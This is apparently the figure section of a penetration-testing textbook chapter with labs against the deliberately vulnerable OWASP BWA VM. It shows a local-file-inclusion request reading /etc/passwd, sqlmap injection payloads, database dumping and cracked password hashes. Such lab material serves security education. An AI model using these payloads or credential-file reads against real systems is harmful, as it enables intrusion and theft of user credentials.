


Figure 16.7 – Revealing the security question




Figure 16.8 – Sending traffic




Figure 16.9 – HTTP POST message

Figure 16.10 – Inserting a new position




Figure 16.11 – Setting the payload




Figure 16.12 – Identifying the correct name

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.30.1.24/

You can administer / configure this machine through the console here, by SSHing
to 172.30.1.24, via Samba at \\172.30.1.24\, or via phpmyadmin at
http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

Figure 16.13 – OWASP BWA banner




Figure 16.14 – OWASP BWA home page




Figure 16.15 – Selecting a bug




Figure 16.16 – Generating HTTP traffic




Figure 16.17 – HTTP GET message

```
Request   Response
Pretty  Raw  \n  Actions
1  GET /bWAPP/rlfi.php?language=file:///etc/passwd&action=go HTTP/1.1
2  Host: 172.30.1.24
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://172.30.1.24/bWAPP/rlfi.php?language=lang_en.php&action=go
9  Cookie: PHPSESSID=qut78sp0un60lolqa8o8jjdpo2; acopendivids=swingset,jotto,phpbb2,redmine;
   acgroupswithpersist=nada; security_level=0
10 Upgrade-Insecure-Requests: 1
11
```

Figure 16.18 – Modifying the HTTP request

```
Request   Response
Pretty  Raw  Render  \n  Actions
86  bin:x:2:2:bin:/bin:/bin/sh
87  sys:x:3:3:sys:/dev:/bin/sh
88  sync:x:4:65534:sync:/bin:/bin/sync
89  games:x:5:60:games:/usr/games:/bin/sh
90  man:x:6:12:man:/var/cache/man:/bin/sh
91  lp:x:7:7:lp:/var/spool/lpd:/bin/sh
92  mail:x:8:8:mail:/var/mail:/bin/sh
93  news:x:9:9:news:/var/spool/news:/bin/sh
94  uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
95  proxy:x:13:13:proxy:/bin:/bin/sh
96  www-data:x:33:33:www-data:/var/www:/bin/sh
97  backup:x:34:34:backup:/var/backups:/bin/sh
98  list:x:38:38:Mailing List Manager:/var/list:/bin/sh
99  irc:x:39:39:ircd:/var/run/ircd:/bin/sh
100 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
101 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
102 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
103 syslog:x:101:102::/home/syslog:/bin/false
104 klog:x:102:103::/home/klog:/bin/false
105 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
106 landscape:x:104:122::/var/lib/landscape:/bin/false
107 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
108 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
109 messagebus:x:107:114::/var/run/dbus:/bin/false
110 tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
111 user:x:1000:1000:user,,,:/home/user:/bin/bash
112 polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
113 haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
114 pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
```

Figure 16.19 – Bypassing the security controls

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.30.1.24/

You can administer / configure this machine through the console here, by SSHing
to 172.30.1.24, via Samba at \\172.30.1.24\, or via phpmyadmin at
http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

Figure 16.20 – OWASP BWA banner




Figure 16.21 – OWASP BWA home page

Figure 16.22 – Selecting a vulnerable application

Figure 16.23 – Selecting a vulnerability type

Figure 16.24 – Checking for SQL injection




Figure 16.25 – HTTP GET request

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 7249=7249#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 2656 FROM(SELECT COUNT(*),CONCAT(0x7171716271,(SELECT (ELT(2656=2656,1))),0x71716a6a71,FLOOR(RAND(0)*2))
x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- yYoS#&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4885 FROM (SELECT(SLEEP(5)))NTQk)-- WnXP#&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7171716271,0x686e614f6c5845475445574637166c794b4b544b7548A2846a555248726F6d6b4c597253627a477
5A9,0x71716a6a71),NULL#&Submit=Submit
```

Figure 16.26 – Detecting vulnerabilities

```
[12:20:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL ≥ 5.0
[12:20:14] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

Figure 16.27 – Discovering databases

```
[12:24:36] [INFO] fetching tables for database: 'dvwa'
[12:24:37] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Tables within the DVWA database

Figure 16.28 – Retrieving tables

```
Database: dvwa
Table: users
[6 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| user      | varchar(15) |
| avatar    | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password  | varchar(32) |
| user_id   | int(6)      |
+-----------+-------------+
```

Figure 16.29 – Columns of the users table

```
Database: dvwa
Table: guestbook
[3 columns]
+-----------+----------------------+
| Column    | Type                 |
+-----------+----------------------+
| comment   | varchar(300)         |
| comment_id | smallint(5) unsigned |
| name      | varchar(100)         |
+-----------+----------------------+
```

Figure 16.30 – Columns retrieved from a table

```
[12:30:21] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| user      | varchar(15) |
| avatar    | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password  | varchar(32) |
| user_id   | int(6)      |
+-----------+-------------+
```

Columns within the users table of the DVWA database

Figure 16.31 – Retrieving columns only

```
[12:35:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:35:07] [INFO] starting 2 processes
[12:35:08] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[12:35:09] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:35:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:35:15] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
[12:35:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:35:16] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

Figure 16.32 – Password cracking process

```
+---------+---------+-------------------------------------------+-------------------------------------+-----------+-----
| user_id | user    | avatar                                    | password                            | last_name | firs
t_name |
+---------+---------+-------------------------------------------+-------------------------------------+-----------+-----
| 1       | admin   | http://127.0.0.1/dvwa/hackable/users/admin.jpg   | 21232f297a57a5a743894a0e4a801fc3 (admin)   | admin     | admi
n      |
| 2       | gordonb | http://127.0.0.1/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)  | Brown     | Gord
on     |
| 3       | 1337    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack
      |
| 4       | pablo   | http://127.0.0.1/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso   | Pabl
o      |
| 5       | smithy  | http://127.0.0.1/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
      |
| 6       | user    | http://127.0.0.1/dvwa/hackable/users/1337.jpg    | ee11cbb19052e40b07aac0ca060c23ee (user)    | user      | user
      |
+---------+---------+-------------------------------------------+-------------------------------------+-----------+-----
```

Figure 16.33 – Extracted data




Figure 16.34 – An XSS attack




Figure 16.35 – CSRF attack

```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.30.1.24/

You can administer / configure this machine through the console here, by SSHing
to 172.30.1.24, via Samba at \\172.30.1.24\, or via phpmyadmin at
http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```

Figure 16.36 – OWASP BWA banner

Figure 16.37 – OWASP BWA home page




Figure 16.38 – Selecting a bug

Figure 16.39 – Generating a HTTP request

Figure 16.40 – Testing reflected XSS

